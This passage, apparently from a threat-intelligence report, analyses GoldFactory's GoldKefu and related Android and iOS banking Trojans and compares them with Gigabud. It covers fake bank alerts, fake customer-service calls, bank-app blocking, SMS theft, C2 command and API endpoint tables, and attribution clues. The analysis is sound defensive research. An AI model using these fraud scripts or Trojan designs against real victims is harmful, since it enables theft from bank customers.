

Figure 24. Samples of web fakes embedded in GoldKefu impersonating Vietnamese financial organizations

One key feature is the integration of the Agora Software Development Kit (SDK). This SDK introduces features such as **real-time voice** and **video calls**. To join a call channel, it will retrieve the necessary configurations, such as appId, channel name, and token, from the C2. When the `call` command is used, the Trojan will also retrieve some fake values such as username, number, and icon to display, i.e. what brand it is pretending to be. Group-IB's Threat Intelligence unit believes that the group has Thai and Vietnamese-speaking operators.

There is also a `send_call` command that displays a fake alert. This is a scare tactic, instilling fear in the victim. The default text in the fake alert roughly translates as "3 million Thai baht has been transferred to another person. The transaction will be completed in 10 minutes and if the transaction is not done by you, please contact bank customer service." This default text is in Chinese but all these text can be replaced with custom text sent from C2, which most likely will be localized. Victims will be tricked into clicking the "Contact bank customer service" button.

When the victim clicks on the 'contact' button, it will join a call channel created by the cybercriminal. It will also display a call screen, with the displayed text pretending to be a fake bank customer service.

If the victim closes the alert, a message will be sent to C2 “用户主动关闭短信，但是能确认用户已读，可考虑主动出击” which translates to “User closed the message, but has read it. Consider active intervention”. We suppose that the cybercriminal operators will initiate the call in such situations.

Figure 25. Fake alert screen (Scare tactic) and call screen with arbitrary values inserted by analyst

It can also prevent bank applications from opening. Contrary to GoldDigger where the user is simply redirected to the Home screen, GoldKefu displays a fake “**bank error**” **alert**. The text directly translates to: “**Your bank account is in an unusual state. The protected mode is switched on. You can contact the bank customer service to unfreeze your account**.” This is the default text but will be overwritten by the custom text sent by the C2. This renders victims unable to access the intended application.



Figure 26. Fake bank error alert

There is an interesting twist to this prevention mechanism. **When the victim clicks on the contact customer service button on this alert, it will check if the current time falls within the working hours of the cybercriminals**, with the timezone set to GMT+8. If it does, it will try to find a free operator to call through. **It is almost as if the cybercriminals are operating a legitimate customer service center**.

All earlier mentioned variants use **websockets** to listen for commands and send back executed results via HTTP to their corresponding API endpoints, with most data usually encrypted with **RSA encryption**. However, GoldKefu does use the websocket to send back time-sensitive data, specifically relating to calls.

Other smaller features include setting up a **BroadcastReceiver** to **listen to incoming SMS and upload it to C2**. It is also worth noting that the `album` command only uploads the 10 most recent photos whereas GoldPickaxe for Android uploads 100 photos.

Here is the table of commands available from GoldKefu:

Table 8. Description of commands for GoldKefu

head_type	cmd	Descriptions
Heartbeat	**–**	**Receive a client_id and send an alive ping to C2**
init	**–**	**Send information about the compromised phone**
	sync	**(Not implemented)**
	screenshot	**(Not implemented)**
	night / sunlight/ upgrade	**Different screen mask modes**
	sms	**Obtain phone SMS**
	alert	**Fake bank alert, entice victim to open the real bank app**
	up	**Fake bank alert, entice victim to open the real bank app**

The tables below contain API endpoint descriptions for both GoldDiggerPlus and GoldKefu:

Table 9. Combined API endpoint descriptions for the GoldDiggerPlus and GoldKefu

API Endpoint	Description
/api/app/login	Submit username and phone number that user keyed in on fake login page
/api/app/applyauth	Report what permission it has
/api/app/applynoauth	Report what permission it does not have
/api/app/savedevicea	Send device information from GoldDiggerPlus
/api/app/savedeviceb	Send device information from GoldKefu
/api/app/getdownloadurl	Get download url for b package, but unused

/api/app/getbankconfig	Retrieve configuration values for a fake bank alert

GoldFactory's cybersecurity bonanza: the new gold rush

The recent increase in mobile Trojans plaguing banks in APAC countries like Vietnam and Thailand is partially attributed to the group GoldFactory, an organized collective of Chinese-speaking cybercriminals. We believe that they are a resourceful team involving numerous individuals in the processes of Trojan development, distribution, and financial theft. The team comprises **distinct development** and **operator groups** dedicated to specific regions. We found different iterations of GoldFactory malware are actively distributed across different countries simultaneously. To date, we can only confirm that GoldDigger, GoldDiggerPlus, GoldKefu, and GoldPickaxe are the handiwork of the group.

Their operators are well-versed in the native language used in the targeted country to conduct the fraud effectively. We are also inclined to believe that **the teams operate within the 2 targeted countries** (**GMT+7**) even though their **code stated that their working** hours are in the **timezone of GMT+8**. We are unsure if the developer wrote GMT+8 out of habit or that they work remotely and still reside within that timezone.

GoldFactory is a resourceful team, having many tricks up their sleeve: **impersonation**, **accessibility keylogging**, **fake banking websites**, **fake bank alerts**, **fake call screens**, **identity and facial recognition data collection**. Equipped with diverse tools, they have the flexibility to select and execute the most suitable one that fits the scenario. They are a strategic and well-orchestrated team. The news of the Thailand policy on facial biometrics verification was released in March 2023, to be enforced by July. We discovered the earliest traces of GoldPickaxe in early October. As a result, we posit that a total of three months was used to research, conceptualize, implement, and test new facial recognition data collection features. They are aware of their target landscape and are constantly improving their toolset to tailor it to their target environment. Their developers demonstrate their relatively high proficiency in software development as well.

We have indications to suggest that the team is Chinese-speaking. Debugging strings in Chinese were found throughout all the malware variants and their C2 panels are in Chinese. Additionally, the team has a preference for using Chinese-developed software such as **Aliyun Cloud**, **Virbox Protector**, and **ThinkPHP framework**.

Table 10. Example of log strings from iOS application

Simple Chinese	Translated to English
上传失败: %@	upload failed: %@
上传文件进度: %f	Upload file progress: %f
收到消息: %@	Received the news: %@
断开重连，websocket is disconnected: %@	Disconnect and reconnect, websocket is disconnected: %@
状态: %d	Status: %d
转换失败: %@	Conversion failed: %@

Figure 27. Example of login to the GoldDigger admin panel

Gigabud, GoldDigger's older brother?

GoldDigger and **Gigabud malware families** are some of the most active mobile Trojans in the APAC region based on the recent findings of Group-IB's Threat Intelligence unit. GoldDigger and Gigabud can be easily mistaken for each other during analysis. The **similarities in their impersonation targets** and **landing pages** can potentially lead to confusion, despite their inherent differences. They are two distinct families, easily told apart by **large disparities in their codebases**. Gigabud has a better software architecture and adheres to a more logically structured codebase, using the Model-View-Controller (MVC) architecture. On the other hand, GoldDigger relies heavily on handlers and callback functions. Further, Gigabud uses the Retrofit library to communicate with its HTTP API endpoints, whereas GoldDigger simply uses the OkHttp library. Their command and control tables are remarkably different as well.

During our investigation, we discovered a few similarities between the campaigns using these two Trojans. However, we are hesitant to attribute the initial development of Gigabud to GoldFactory, but only conclude that they do distribute it.

Samples

Around the time when Group-IB researchers first discovered GoldDigger, we noticed that Gigabud's samples were starting to be packed with Virbox Protector as well. Furthermore, Gigabud has been active frequently in Vietnam as of late. Dating back to July 2023, we also found that Gigabud did once attempt to masquerade as a Vietnamese Government information portal, the favorite impersonation target of GoldDigger.

In one of our recent analyses on a Gigabud sample targeting Thailand, we found that it has also mimicked the Digital Pension application. In addition, Gigabud has started incorporating new features such as FRP, identity document collection, and capturing facial recognition data, inclusion of Agora SDK, analogous to new features found in GoldPickaxe.



Figure 28. Gigabud's Digital Pension login screen

Landing sites

We noticed similarities in their landing pages where they distribute the malware. A click on the small floating window on the right leads to downloading of the APK at URI path /image.

